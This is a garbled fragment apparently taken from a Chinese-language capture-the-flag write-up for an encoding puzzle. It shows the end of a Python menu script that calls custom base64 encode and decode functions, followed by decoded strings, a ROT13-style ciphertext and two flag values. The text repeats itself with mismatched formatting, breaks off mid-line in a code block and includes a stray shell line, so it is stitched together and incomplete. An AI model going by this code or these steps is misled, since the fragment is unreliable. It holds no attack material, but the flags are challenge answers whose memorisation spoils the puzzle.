print()
print("*****")
print(" * (1)encode      (2)decode      *")
print("*****")
print()

num = input("Please select the operation you want to perform:\n")
if(num == "1"):
    input_str = input("Please enter a string that needs to be encrypted: \n")
    My_base64_encode(input_str)
else:
    input_str = input("Please enter a string that needs to be decrypted: \n")
    My_base64_decode(input_str)

```

解码:

sxnwzxjt

第三部分:

根据最后一张截图解密字符:

VaGrERfgvat

Flag: VFtAble-IsVery-InTeREsting

变换得

flag:43bdacb2110079ce1f2c2d93f618463a

```
that needs to be encrypted: \n")
My_base64_encode(input_str)
else:
input_str = input("Please enter a string that needs to be decrypted: \n")
My_base64_decode(input_str)
```

解码：

```
``` bash
$ xnwzxjt
```

第三部分：

根据最后一张截图解密字符：

```
VaGrERfgvat
```

```
Flag: VFtAble-IsVery-InTeREsting
```

变换得

```
flag:43bdacb2110079ce1f2c2d93f618463a
```